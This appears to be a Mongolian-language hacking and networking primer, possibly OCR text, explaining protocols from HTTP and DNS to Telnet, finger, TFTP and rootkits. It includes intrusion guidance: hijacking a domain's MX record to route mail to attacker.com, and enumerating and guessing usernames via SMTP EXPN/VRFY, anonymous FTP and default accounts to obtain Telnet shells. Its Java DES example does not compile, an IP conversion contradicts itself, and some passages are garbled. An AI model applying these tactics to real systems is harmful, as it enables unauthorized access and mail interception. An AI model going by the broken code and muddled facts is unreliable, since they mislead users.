Вэб сервер анх суулгахад ихэнх порт нь нээлттэй байдаг болохоор түүнийг шүүрэн шанагатай зүйрлэх нь ч бий. Иймд гол хэрэглэдэг портоос бусдыг бүгдийг хаадаг. Гэхдээ л тэр нээлттэй хэдхэн портоор нь Хакерууд нэвтэрч чаддагт гол учир нь байгаа юм.

Вэб серверт анхнаас нь секундэд нэг IP хаягнаас хэдэн хүсэлт дээд тал нь ирж болохыг тохируулж өгдөг. 2 - 60000 хүртэл байж болох боловч анхдагч утгаараа 500 - 1000 л байдаг.

Сервер overload (хэт ачаалагдаж, гацах) болох хэд хэдэн тохиолдол байдаг. Бид заримдаа вэб үзэж байхад 500, 502, 503, 504 алдаанууд илэрдэг, энэ бол Overload болсноос үүдэж гардаг.

- Хугацааны нэг агшинд маш олон хүн нэгэн зэрэг тухайн вэбийг үзэх. (1000 - 1 сая)
- DDoS дайралтын үед
- Worm (өт) хэт их bandwith идвэл
- Интернэт холболт муу байвал
- Програмын болон техникийн шинэчлэлт хийхдээ алдаа гаргах зэрэг болно.

Overload-д орохгүйн тулд:

- Firewall-аа сайн тохируулах хэрэгтэй
- HTTP traffic manager суулгаж шийдэж бас болно.

- **Вэб браузер** -

Вэб браузер (web browser) нь интернэтээр аялах боломжийг бидэнд олгодог. URL дээр өөрийн үзэхийг хүссэн вэбийнхээ хаягийг бичихэд браузер вэб серверт үзэх хүсэлт тавина. Хэрэв тухайн хуудас байвал вэб сервер түүнийг браузер лүү илгээнэ. Вэб үзэхэд чиний тухай бүх мэдээллийг сервер лүү илгээдэг. Үүнд IP хаяг, вэб браузерын дэлгэрэнгүй мэдээлэл, өмнө орсон эсэх мэдээллүүд (cookie) гэх мэт.

Internet Explorer, Mozilla Firefox, Opera, Netscape гэх мэт та бидний өдөр тутам хэрэглэдэг вэб браузерууд байдаг. Эдгээрийн хэрэглээг нь харьцуулбал:

Internet Explorer - 84,03 %
Firefox - 10,7%
Safari - 3,.25 %
Netscape - 0,98 %
Opera - 0,57%

- Firewall -

Хүн болгон хүссэн үедээ компьютер лүү чинь нэвтэрч чаддаг бол дайралт хийхэд маш амархан байх болно. Тиймээс гаднаас хандах боломжийг хязгаарлаж өгөх хэрэгтэй байдаг. Үүнийг гүйцэтгэдэг зүйл бол Галт хана (Firewall) хэмээх програм юм. Энэ нь янз бүрийн гадны нэвтрэлтүүдийг хаадаг.

Галт хана нь гадаад ба дотоод гэсэн 2 төрөл байдаг. Гадаад гэдэг нь тоног төхөөрөмжийн түвшинд яригдаж байгаа бөгөөд router гэж бид нэрлэдэг төхөөрөмж нь дотроо галт ханыг агуулсан байдаг.

Дотоод гэдэг нь програмын түвшинд яригдаж байгаа болно. Зарим үйлдлийн систем өөртөө галт ханыг агуулсан байдаг. Хэрэв таны үйлдлийн системд энэ програм суугаагүй байвал та хувийн галт ханын програмыг олж авч суулгаарай.

- HTTP -

Энгийнээр хэлбэл Hypertext Transfer Protocol нь бидний вэб үзэхэд ашигладаг протокол юм. Та бид вэб хуудас үзэхдээ эхлээд вэб үзэгч програм (Internet Explorer гэх мэт) дээрээ http://www.hacker.mn гэж бичдэгийг санаж байгаа байх. Энэ нь HTTP протоколыг ашиглахаа зааж өгч байна гэсэн үг. Хэрэв FTP протокол ашиглах бол ftp://ftp.hacker.mn гэж зааж өгнө.

HTTP хүсэлт (request) нь дараах хэлбэртэй байна.


GET /images/logo.gif HTTP/1.1 - Images фолдероос logo зургийг үзэхийг хүссэн байна. Бидний браузер дээр бичсэн юм, цаанаа ийм л хэлбэртэй байна.

HTTP-д найман төрлийн метод байна. HEAD, GET, POST, PUT, DELETE, TRACE, OPTIONS, CONNECT гэх мэт.

Харин HTTP хариулт (response) дараах хэлбэртэй байна.

```
HTTP/1.1 200 OK
Date: Mon, 23 May 2005 22:38:34 GMT
Server: Apache/1.3.27 (Unix)  (Red-Hat/Linux)
Last-Modified: Wed, 08 Jan 2003 23:11:55 GMT
Etag: "3f80f-1b6-3e1cb03b"
Accept-Ranges: bytes
```

```
Content-Length: 438
Connection: close
Content-Type: text/html; charset=UTF-8
```



- HTTPS -

HTTP бол шууд текст хэлбэрээрээ дамжигддаг, иймээс замаас нь Хакер барьж авбал шууд уншигдах боломжтой. Иймд мэдээллийг хамгаалалттай дамжуулах зайлшгүй шаардлага гарч ирнэ. HTTPS бол Secure Socker Layer (SSL) ба HTTP хоёрын хамтарсан үйл ажиллагааны үр дүнгээр дээрх асуудлыг шийддэг. Янз бүрийн сайт хэсэж явахдаа та браузер дээр https:// гэж гарч ирэхийг анзаарсан байх.

HTTPS холболтыг хэрэгжүүлэхийн тулд эхлээд Администратор нь вэб сервер дээрээ public түлхүүр үгтэй сертификат үүсгэх хэрэгтэй байдаг. Linux дээр бол Open SSL ашиглаж үүнийг хийдэг. Ингэснээр дамжигдаж буй мэдээлэл хөрвүүлэгдэж (encrypt) шууд унших боломжгүй болно. Ялангуяа кредит картын дугаар гэх мэдээлэл дамжигдаж байгаа үед энэ нь маш чухал.

- **IP хаяг** -

Internet Protocol гэдэг нь сүлжээнд холбоотой байгаа бүх компьютер болон түүнтэй адилтгах зүйлсийг хооронд нь ялгах зориулалттай гэж ойлгож болно. IP хаягийг динамик ба статик гэж хоёр ангилна. Динамик нь Dial-up гэх мэт холболтоор ордог бол тухайн интернэтийн үйлчилгээ үзүүлэгч компаниас (ISP) автоматаар олгогдоно. Dynamic Host Configuration Protocol (DHCP) динамикаар үүнийг холбоно. Хэрэв статик IP хаягтай бол DHCP-д тохируулж өгнө.

Одоогоор IP-ийн 4 дэх хувилбарыг ашиглаж байгаа бөгөөд удахгүй IPv6 гарах болно. IPv4 нь дуусаж болохоор хэмжээнд хүрээд байсан бол одоо санаа зовох зүйлгүй болжээ.

IPv4 нь 4,294,967,296 (2^{32}) ширхэг байх боломжтой байсан бол IPv6 нь 340,282,366,920,938,463,463,374,607,431,768,211,456 (2^{128}) ширхэг байх боломжтой юм.

IP хаяг маань цаанаа бол 3232238858 ийм тоо байдаг. Үүнийг хараад та IP хаяг биш байна гэж хэлж магадгүй юм. Үүнийг хөрвүүлбэл дараах IP хаяг 192.168.13.10 гарч ирнэ. Яаж хөрвүүлдгийг харъя л даа.

192 = 11000000
168 = 10101000
13 = 00001101
10 = 00001010

32 бит тоо байгаа биз 11000000101010000000110100001010.
Энэ тоог шууд аравтын тоолол руу хөрвүүлбэл 3232238858 гарч ирж байгаа юм. Хэрэв http://3232238858 ингэж оруулбал чиний браузер 192.168.12.10 руу хүргэх болно.

- DNS -

Domain Name System нь сүлжээн дэх IP хаягуудыг хэрэглэгчдэд хэрэглэхэд амар болгож өгөх үүрэгтэй. Жишээлбэл хүн болгон 67.43.2.249 гэх мэт олон тоонуудыг цээжилж чадахгүй тул хэрэглэхэд амар болгох үүднээс IP хаягийг www.hacker.mn гэх мэт үг болгож харгалзуулдаг.

Домайн нэрийг дараах түвшинд хуваадаг. Үүнд:

1. Top Level Domains (TLD). Жишээ нь: http://www.hacker.com 1980-аад оноос .net, .org, .edu, .gov, .mil, .int домайнууд гарч ирсэн бөгөөд зөвхөн .com, .net, .org домайныг худалдаалж болдог ба бусдыг нь зөвхөн зориулалтаар нь ашиглах тохиолдолд зөвшөөрөл олгодог. 2001 оноос .info, .biz, .name, .pro домайнууд гарч ирсэн.
2. Second Level Domains. Жишээ нь: http://www.hacker.com - Товчхондоо бол бидний худалдаж авч болдог домайнууд юм.
3. Third Level Domains. Жишээ нь: http://hacking.hacker.com - Бидний хэлж заншсанаар бол Subdomain юм. Хэрвээ Second Level Domain-тай бол хостоосоо хамаарч Subdomain-г хязгааргүй нээж хэрэглэж болдог.

4. Country Code Top Level Domain (ccTLD). Жишээ нь: http://www.hacker.mn - Тусгаар тогтносон улс болгонд өөрийн гэсэн домайн нэр байдаг бөгөөд Монгол улсын хувьд бол .mn юм. Зарим улсын домайныг Top Level Domain маягаар ашигладаг.

DNS бол бусдын компьютерт нууцаар нэвтрэх нөхцөлд хамгийн дутуу үнэлэгдсэн үйлчилгээний нэг юм. DNS бол хамгийн чадалтай нь юм. Зөвхөн DNS-ийг хуурснаар юу хийж болохыг харцгаая. Би үйл ажиллагааны талбарын анхдагч DNS серверийн бүрэн хяналтыг хийж байна гэж үзье. Энэ жишээнд үйл ажиллагааны талбарын нэгийг hacker.mn гэж үзье. hacker.mn хоёр MX бичлэгтэй, нэг нь pri 10-hacker.com гэж нөгөө нь pri 20-cracker.mn гэж тэмдэглэгдсэн байна. Би pri 5 дээр өөр нэг MX бичлэг оруулсан тэгээд түүнийг attacker.com руу заасан гэж үзье. Үүний үр дүнд юу болох вэ? hacker.com-д илгээсэн бүх мэйл attacker.com дээр порт 25 руу аялах болно. attacker.com дээр түүнийг чөлөөт цагаар унших болно, тэгээд дахиад MX 10-руу чиглүүлнэ. Гэтэл жинхэнэ эзэд үүнийг мэдэхгүй байх болно.

- TCP -

Transmission Control Protocol нь интернэт дэх гол хэрэглэгддэг протокол юм. TCP нь файл дамжуулах болон гадаад үйлчилгээнүүдийг найдвартай дамжуулалтын аргаар гүйцэтгэнэ. Энэ найдвартай дамжуулалт гэдэг нь өгөгдөл ямар дэс дараалалтай гарсан түүгээрээ ирэхийг хэлж байгаа бөгөөд мөн илгээгдсэн өгөгдлийн блок бүрд тоон утга харгалзуулж амжилттай дамжигдсаныг мэдэгдэнэ. TCP нь OSI моделийн transport хэсэгт байна.

TCP өгөгдөл дамжуулахдаа дараах гурван алхмыг дамжина.

1. Холболт үүсгэнэ.
2. Өгөгдөл дамжуулна.
3. Холболтыг зогсооно.

- FTP -

File Transfer Protocol нь өгөгдлийг түргэн шуурхай найдвартай дамжуулагч юм. Үүнийг ашиглаж FTP серверээс файл татах эсвэл файл

FTP сервер лүү хуулах процессыг гүйцэтгэнэ. FTP нь 20, 21 портыг ашигладаг.

FTP-ээр файл дамжуулж байхад sniffer барьж авах боломжтой учраас SFTP (SSH File Transfer Protocol), FTPS (FTP SSL)-ийг ашигладаг.

FTP ашиглаж файл дамжуулахын тулд тусгай cutuFTP мэт програм ашиглаж болно. Эсвэл интернэт браузер дээрээ дараах байдлаар бичиж орж болно.

ftp(s)://<*login*>:<*password*>@<*ftpserveraddress*>:<*port*>

- Те**лнет** -

Телнет протоколын зорилго нь нэлээд ерөнхий, хоёр чиглэлд удирдлагатай. Түүний гол санаа нь терминал үндэстэй процессуудын хооронд дахь интерфейсийн стандартыг бий болгох явдал юм. Телнет нь өөр компьютер лүү нэвтрэхээс гадна түүн дээр үйлдэл хийх боломжийг олгоно.

Нээлттэй гэж бодоход хамгийн их өндрөөр үнэлэгдэх порт бол Телнет порт юм. Нээлттэй Телнет порт нь ихэвчлэн UNIX агуулагч буюу чиглүүлэгчийг заадаг. Заримдаа AS400 буюу ердийн хэмжээтэй компьютер олдож болно. Бид яагаад нээлттэй Телнет портыг сонирхож байна вэ? гэвэл хоёр шалтгаан байна. Нэгдүгээрт: агуулагч нь зохих ёсоор хамгаалагдаагүй лавлахад мэдрэмтгий өгөгдлүүдийг агуулж болно. Хоёр дахь шалтгаан нь UNIX агуулагч нь хийсвэр "relaunch" талбай юм. Би үүгээр юу гэх гэж байна вэ? гэвэл та бүхэн toolbox-оо толгой компьютерт ачаалж болно. Энэ нь та ихэвчлэн энэ толгой компьютераас чиглэгдээгүй буюу firewalled агуулагчид нэвтрэх чадвартай байна гэсэн үг. Та toolbox-оо ачаалж чадахгүй ч гэсэн та чиглүүлэгчээс эсвэл UNIX толгой компьютерээс өөр (дотоод) толгой компьютерт телнетлэх чадвартай байна. Бид shell-ийг (эсвэл чиглүүлэгч prompt) яаж олж авах вэ? Ихэвчлэн хэрэглэгчийн нэр ба нууц үг шаардагддаг. Зарим тохиолдолд зөвхөн хэрэглэгчийн нэр шаардагддаг. Мөн зарим тохиолдолд Cisco чиглүүлэгчийн хувьд зөвхөн нууц үг шаардагддаг. Тодруулбал бидэнд хоёр буюу түүнээс бага "зүйл" хэрэгтэй, тэр нь хэрэглэгчийн нэр эсвэл нууц үг. Бид энэ хоёр зүйлийг яаж олох вэ? Хэрэглэгчийн нэрийг олох хэдэн арга бий:

1. Зарим чиглүүлэгч ба UNIX агуулагч нь та нарт нууц үг оруулаагүй байсан ч гэсэн буруу хэрэглэгчийн нэр оруулсныг хэлнэ.
2. Порт 25-руу телнет хий, тэгээд EXPN ба VRFY командыг өгөхийг оролдоод үз. EXPN-д өргөтгөл эсвэл abuse, info, list, all гэх мэт жагсаалт хийх гэж үз. Ихэнх тохиолдолд эдгээр нь хэрэглэгчийн нэрийг хүчинтэй болгохыг заадаг.
3. Агуулагч дээр хэрэглэгчийг сонгоод үз. Бид энэ баримт бичигт хожим нь сонгох аргын талаар үзэх болно.
4. Нэргүй FTP-г оролдоод үз, тэгээд нууц үгийг ол г.м. Хэдийгээр тэр нь халхлагдсан байх боловч хүчинтэй хэрэглэгчийн нэрийг илрүүлж болно.
5. Байхгүй хэрэглэгчийн нэрийг хэрэглэ. www… дээр байхгүй хэрэглэгч ба нууц үгний сайхан жагсаалтыг олж болно.
6. "test", "demo", "test01" зэрэг нийтлэг хэрэглэгчийн нэрийг оруулаад үз.
7. Агуулагчийн нэрийг эсвэл агуулагчийн нэрнээс хэрэглэгчийн нэр болон үүссэн нэрийг хэрэглэ.
8. Агуулагч вэб сервер хийж байна уу гэж үз, тэгээд вэб хуудсыг хар. Та хүлээж байснаасаа илүү ихийг сурсан байх ёстой, "Contact" гэсэн хэсгийг үз тэгээд та зарим хэрэглэгчийн нэрийг олж чадах нь уу үз. Вэб хуудсыг үзсэнээр танд хэрэглэгчийн нийтлэг нэрийг олоход тусалж магадгүй.

За ингээд одоо та бүхэн байж болох хэрэглэгчийн нилээд урт жагсаалттай боллоо. Эдгээр хэрэглэгчид байгаа эсэхийг батлах хэрэгтэй. Хэрэв бид хэрэглэгчид хүчинтэй байна гэдгийг баталж чадахгүй бол бид түүнийг телнетийн протоколоор шалгах хэрэгтэй болно. Бидэнд бас л нууц үг хэрэгтэй. Харамсалтай нь нууц үгийг батлах хялбар бус байдаг, та нар үүнийг гараар шалгах хэрэгтэй болно.

- Encryption -

Encryption нь анхны мэдээллийг хувиргах ба үүнийг нь энгийн буюу цэвэр мэдээлэл гэдэг, хувирсан мэдээллийг цифрэн буюу кодлогдсон мэдээлэл гэх ба эдгээр нь шууд унших боломжгүй байдаг. Хувирсан

мэдээллийг нь Грекийн kryptos гэдэг үгнээс гаралтай cryptogram гэдэг үгээр нэрлэдэг.

Хэрэв encryption нь захидал илгээсний дараа энэ нь эзэндээ хүрсэн байвал эсрэг үйлдэл (decryption) болох цифрэн мэдээлэл нь буцаад энгийн мэдээлэлдээ буцдаг байна.

Мэдээллийн хувиргалтын ямар байхаас шалтгаалан encryption-ы хийх үйлдэл болон дүрэм нь амархан эсвэл комплекс байхыг тодорхойлдог байна. Ихэнх encryption-ы үйлдлүүд нь хялбархан математик үйлдлүүд байдаг. Мөн түлхүүр гэж нэрлэгддэг нууцлагдмал кодуудыг хэрэглэдэг байна. Түлхүүр нь ямар нэгэн нууц үгтэй байх ба мэдээллийг илгээсэн хүмүүс л мэддэг. Ингэснээр encryption нь автоматаар кодыг уншиж таньдаг болно.

Ердийн кодуудтай адил таны түлхүүр үг тань шууд мэдээллийг өгдөггүй. Харин оронд нь тодорхой дүрмээр мэдээллийг хувиргадаг байна. Түлхүүр үгээр нууцлагдсан мэдээлэл нь хувирч мэдээлэл болдог бол харин түлхүүр үггүйгээр мэдээлэл нь тайлагдахгүй.

Хамгийн чухал нь encryption-ы хүч нь ямар ч зүйлээр тайлж, эвдэж чадахгүй бөгөөд харин цаг хугацааны хувьд жоохон удаан байдаг. Захидал нь эвдэгдэж болох боловч үүнийг зөвхөн супер компьютерууд л эвдэж чаддаг учир илүү найдвартай байдаг.

Нууцлал

Encryption нь нууцлалыг хадгалахдаа маш сайн. Хэн нэгэн таны компьютер эсвэл сүлжээнд тань нэвтэрч мэдээллийг чинь хулгайлж чадлаа гэхэд мэдээлэл тань юу байна вэ гэдгийг ч мэдэж чадахгүй юм.

Нарийн зохион байгуулалт

Encryption нь мөн мэдээллийн нарийн нягт нямбай байдлын тал дээр сайн байдаг. Мэдээллээ нууцлагдмал байлгахад encryption-ы дүрмүүд маш их өндөр ач холбогдолтой. Цэргийн, санхүүгийн зэрэг олон нууцлагдмал мэдээллүүд нь өндөр зохион байгуулалтыг шаарддаг мэдээллүүд бөгөөд энэ бүгдийг encryption-д найдаж болно.

Бодит байдал

Мөн encryption нь таны мэдээллийг бодитой, үнэн байдлыг хангах бөгөөд үүнийг хэрэглэж үзсэн хүмүүс нотолдог юм. Танд мэдээллийн жоохон ч гэсэн хэсгийг хэн явуулсан гэдгийг нь тодруулж өгдгөөрөө гайхалтай. Энэ нь санхүүгийн болон хуулийн салбарынханд маш чухал юм.

МЭӨ 5-р зуунд Спартакууд маш сонирхолтой цифрийн өөрчлөлтийн аргыг хэрэглэж байжээ. Пелопоннесианы үеийн дайнд Спартакын удирдагчид урт нарийхан цус болсон элгэн цаасыг хэрэглэдэг байсан бөгөөд үүнийгээ тэнгэрийн үлгэр гэдэг байж. Энэхүү захианы утгыг гагцхүү Спартакын бичиг үсгийн хүмүүс л тайлж уншиж чаддаг байсан байна. Encryption-нд хоёр төрлийн цифр байдаг.

Цифрийн өөрчлөлт - Битийн тогтсон хэмжээ, бусад шинжүүд мөн хаагдсан мэдээллийг дахин өөрчлөх.

Цифрийн орлуулалт - Идэвхтэй буй битүүд, шинж, мөн хаагдсан мэдээллийг орлуулах.

Маш энгийн цифрийн өөрчлөлт болон анхны текстийг хольсон гэж ойлгож болно. Энд буй бүх цифр, анхны текстүүд нь холилдсон байдаг. Мөн маш энгийн цифрийн орлуулалт, анхны текстийн үсгүүд нь бусад үсэг, тоо, эсвэл тэмдэгтээр солигддог. Иймэрхүү төрлийн цифрүүд нь анхны үсгүүдийн байрлал нь холилдсон байдаг.

Орчин үеийн Cryptographic-ын систем нь хоёр үндсэн категорид хуваагддаг.

Pirvate түлхүүрийн систем нь ганцхан түлхүүр хэрэглэдэг. Тэр түлхүүр нь encrypt болон decrypt-ын мэдээллийг ашигладаг. Тусдаа ганц түлхүүр нь мэдээллээ зарах буюу худалдаалах хоёр тал ашиглаж болох ба харин хоёр тал түлхүүрээ нууцлах ёстой. Encryption-ы аюулгүй байдал нь түлхүүрээ хэр нууцалснаас л шалтгаалдаг байна.

Public түлхүүрийн систем нь хоёр түлхүүр ашигладаг бөгөөд энэ нь public болон private түлхүүр. Жишээ нь: Компьютерийн сүлжээнд хэрэглэгч хувийн болон нийтийн 2 түлхүүртэй байдаг. Хэрэглэгч private түлхүүрийг нууцлах ёстой бөгөөд харин public хувьд нээлттэй байдаг.

Private болон public түлхүүр нь хоорондоо холбоотой нь гарцаагүй. Хэрвээ та захидлаа хувийн нууц үгээ ашиглаж хэрэглэвэл хүлээн авагч танд public түлхүүрээр явуулах болно. Учир нь хүлээн авагч таны түлхүүрийг мэдэх шаардлагагүй байдаг. Хэрэв танд захидал буцаж ирвэл ганцхан та л өөрийн нууц түлхүүрийг ашиглаж тэрхүү мэдээллийг авч чадах юм.

1960-д эхлэн оноос компьютерийн асуудал, түүний технологийн болон нууцлалын асуудлууд, хувь хүний нууц зэрэг зүйлс түлхүү яригдаж эхэлсэн байна. Энэхүү стандартыг олон янзын засгийн газрын гэрээнүүд, мөн худалдааны системүүдэд ашиглахаар хийгдсэн ба энэхүү стандартыг Data Encryption Standard (DES).

```
public String encrypt(String plainText) {
    DESKeySpec keySpec = new DESKeySpec(encryptKey);
    SecretKeyFactory factory = new SecretKeyFactory.getInstance("DES");
    SecretKey key = factory.generateSecret(keySpec);
    Cipher cipher = Cipher.getInstance("DES");
    cipher.init(Cipher.ENCRYPT_MODE,key);
    byte[] utf8text = plainText.getBytes("UTF8");
    byte[] enryptedText = ecipher.doFinal(utf8text);
    return Base64Encoder.encode(encryptedText);
}
```

- Intrusion Detection System -

Энэ компьютер болон компьютерийн сүлжээн дэхь ямарваа сөрөг үйлдлүүдийг тандаж байдаг хамгаалалтын систем. Хакеруудын болон вирусийн хийж буй үйлдлүүд, тухайлбал: Нээлттэй порт хайхаас сэргийлэх, тэднийг илрүүлж эзэндээ дохио өгч мэдэгдэх, сэжиг бүхий үйлдлийг зогсоох чадвартай систем юм. Ерөнхийд нь дайралтыг active (идэвхтэй) ба passive (идэвхгүй) гэж хоёр хуваадаг.


Түүнчлэн энэ систем нь сөрөг ажиллагааг хоёр хувааж үздэг.

- Компьютерийн дотоод сүлжээ дотроос буюу байгууллагын ажиллагсад дундаас явуулж байгаа
- Гадаад орчин буюу интернэтээс хакеруудын явуулж буй үйлдэл зэргээр ялгах чадвартай байдаг.

Системийн үндэс нь Сенсор буюу мэдрүүл байна. Мэдрүүлүүд янз бүрийн оролтуудыг мэдэрч түүнийгээ төв бааз руу явуулна Мэдрүүл нь үндсэндээ 3 хэлбэрээр мэдээллийг шалгаж байдаг:

- Нэгэнт сөрөг үйлдэлд бүртгэгдсэн үйлдлийн сан
- Системийн лог, компьютерийн файл системийн тохиргоо, хэрэглэгчийн эрхийн тохиргоо гэх мэт...
- Audit trails - буюу үйлдлийн шинж байдал

Зургаас бүтцийг нь илүү тодорхой харж болно.



Архитектур бүтцийн хувьд Төвлөрсөн буюу centralized (нэг firewall-аар дамжуулан), Тархсан буюу Distribuited (том сүлжээний хувьд) загвартай байна.

- Finger -

Finger бол таны төсөөлснөөс илүү нөхцөлд хэрэглэгдэж чадна. Finger-тэй аялах зарим сонирхолтой аяллыг авч үзье. Ямар нэг онцлон заасан хэрэглэгчийн нэргүй finger команд нь бүх хэрэглэгчийг сервер дээр эргэж ачаалах болно. Finger командын нийтлэг үр дүн нь дараах байдлаар харагдана:

```
> finger @196.xxx.129.66
[196.xxx.129.66]
Login Name Tty Idle Login Time Office Office Phone
davidssh Shuaib pts/1 Sep 12 17:35 (pc22285)
root root tty1 1d Sep 11 17:03
```

Хэрэглэгчийн нэрийг онцлон заасан finger команд нь хэрэглэгчийн тухай илүү их мэдээлэл өгдөг.

- SSH –

SSH бол төхөөрөмжүүдийн хооронд аюулгүй мэдээлэл дамжуулах UNIX-ийн комманд интерфейс юм. 1995 онд анх SSH Secure-ийг Tatu Ylonen зохиосон. Slogin, ssh ба scp гэсэн гурван бүрэлдэхүүнээс тогтоно. SSH нь RSA хэмээх түлхүүр үгээр мэдээллийг нууцалж дамжуулна.

Shell SSH-ийн default SSH install нь таныг зөвхөн encrypted хяналтын session-аар хангадаг. SSH-ийг хэрэглэсний давуу тал нь таны хяналтын session нь encrypted байдаг юм. Энэ нь зарим хүмүүст таны юу хийж байгааг харахад их хэцүү байдаг гэсэн үг юм. Телнетийг биш SSH-ийг хэрэглэх тухайд өөр нэг таатай тал нь гэвэл SSH-ийн session нь хулгайд өртдөггүй тал юм.

SSH нь бас SSH-ийн сувагт байгаа бусад мэдээллийг туннельдэхэд хэрэглэгддэг.

- SMTP -

И-мэйл дамжуулдаг стандарт протокол бөгөөд Simple Mail Transfer Protocol гэсэн үгийн товчлол. SMTP таныг мэдээлэл цуглуулахад танд зарим сонирхолтой зүйлийг өгөх болно.

SMTP бас "bounce" мессэж илгээснээр сүлжээний дотор програм хангамжийг илрүүлэхэд хэрэглэгдэх болно. Ийм мессэж нь байхгүй хэрэглэгчид илгээгддэг мессэж юм. Уг и-мэйл нь ихэнх дотоод и-мэйл серверүүдийн бүх замаар аялах бөгөөд дараа нь танд хэрэглэгч танигдаагүй байна гэж мэдэгдэх болно.

- POP3 -

POP3 нь өнөөдөр интернэт дэх хамгийн нийтлэг протоколын нэг юм. Энэ нь электрон шууданг програмд оруулахад хэрэглэгддэг. Давуу тал нь POP3-ийн ихэнх үйлчлүүлэгчид э-шууданг сервер дээр хадгалдаг. Ийм маягаар э-шуудангийн хуулбарыг хийдэг.

POP4 одоогоор нэг их дэлгэрээгүй байгаа ч өөртөө POP3 шинж чанараас гадна илүү олон боломжийг агуулж байна.

- NNTP -

Network News Transfer Protocol нь Usenet News гэж нэрлэгддэг News үйлчилгээнүүдийн хандалтыг гаргаж өгдөг. ARPA сүлжээн дэх мэдээлэл тараах, хайх, цуглуулах гүйцэтгэдэг протокол. NNTP нь SMTP ба TCP хоёулангийнх шинж чанарыг агуулсан байдаг.

- SNMP -

SNMP бол Simple Network Management Protocol гэсэн үгний товчлол юм. Тэр нь агуулагч ба чиглүүлэгчийг шалгаж удирдахад хэрэглэгддэг. SNMP-ийн хэрэглэгчдийн ихэнх нь түүнийг чиглүүлэгчийг шалгахад, давтамжийн уртын ашиглалтыг үзүүлэх ба SNMP-ын хяналтын өртөөнд мессэж илгээхэд хэрэглэдэг. SNMP-ийн хамгийн нийтлэг хяналтын програм хангамж бол HP Openview юм. Нэвтрэгчид SNMP-ийг сүлжээг нээхэд болон сүлжээг өөрчлөх буюу таслахад хэрэглэдэг. Агуулагч дээрх SNMP нь зугаатай, тэр олон сонирхолтой мэдээллийг илрүүлдэг.

- ARP -

Address Resolution Protocol нь физик хаягт интернэтийн хаягийн байршлыг тогтооно. Энэ нь мэдээллийг чиглүүлэхэд амин чухал юм. ARP нь OSI моделийн Network түвшинд байдаг.

- ICMP -

Internet Control Message Protocol нь компьютерүүдийн хооронд мэдээлэл дамжуулах үед алдааны ба хяналтын дохиог удирддаг. ICMP нь сүлжээн дэх асуудлуудыг оношлоход чухал үүрэгтэй. Та бидний сайн мэдэх ping команд нь үүний нэг хэрэглээ.

- DHCP -

Dynamic Host Configuration Protocol нь компьютер дотоод сүлжээнд байхад хэрэгтэй үед нь IP хаягаар автоматаар хангадаг.

- SSL -

Secure Sockets Layer гэсэн үгийн товчлол бөгөөд TCP/IP дамжиж байгаа мэдээллийг өндөр нууцлалтайгаар дамжуулах зорилготой. SSL ашиглаж байгаагаа https://-р мөн вэб браузерын статус хэсэгт харагдах SSL icon-р нь мэдэж болно. Мөн SSL хэрэглэж байгаа сайт браузерын доод өнцөгт цоожны  зураг гардаг. Сервер болон клиент талуудаас SSL тоон сертификат болон public-private түлхүүрээр нэвтрэх эрхийг шалгаад түүнд зориулж session үүсгэнэ. Үүнийг зөвхөн сервер болон клиент талууд л тайлж уншиж чадахаар encrypt хийсэн байдаг. Ийм учраас visa картын дугаар мэтийг бөглөдөг хуудаснууд дандаа үүнийг ашигласан байдаг. Хэрэв үүнийг ашиглахгүй бол visa картын дугаар ямар ч хүн замаас нь барих боломжтой. Харамсалтай нь SSL-г хакердаж замаас нь олж авах боломж бас байдаг юм.

- TFTP -

TFTP бол таны найз юм. TFTP ямар нэг баталгаа шаардахгүй, тэр ихэвчлэн сүлжээний тоног төхөөрөмжид боломжийн цагт дүрсээ олоход хэрэглэгддэг. Чиглүүлэгч TFTP-д UNIX/Windows хайрцгийг суулгаж болно, тэгээд энэ хайрцагнаас өөрийн дүрсээ гаргаж авна. TFTP нь UDP протоколыг хэрэгтэй болгодог.

TFTP сервер нь нэвтрэгчид ямар нэг файлыг өөртөө шилжүүлэх боломж олгодог. Илүү сүүлийн үеийн хувилбар нь таныг хүн бүрийн уншиж болох файл руу орохыг хязгаарладаг. Тэгээд та өөрийгөө FTP-тэй төстэй лавлахад "хоригдсон" болохыг олж мэднэ. TFTP ба FTP хоёрын хоорондох өөр нэг ялгаа нь гэвэл та нар "Is" командгүй ямар файл хүсэж байгаагаа мэдэх хэрэгтэй болно. Гэвч дараа нь та нар дахиад зарим мэдээллийн сонголтыг хийж болно.

- Rootkit -

Хакерууд үргэлж систем рүү нэвтрэх шинэ арга замыг эрж байдаг. Тэд rootkit мэт зүйлсийг ашиглаж халдах боломжоо нэмэгдүүлдэг. Rootkit гэдэг бол нууцаар суудаг програмын хэсэг бөгөөд өөрөө заавал хор хохирол учруулдаг байх албагүй. Хакер чиний юу хийж, ямар

програм ашиглаж байгаа тухай мэдээллийг цуглуулахын тулд үүнийг ашигладаг.

- Vulnerabilities, Threats, Countermeasures -

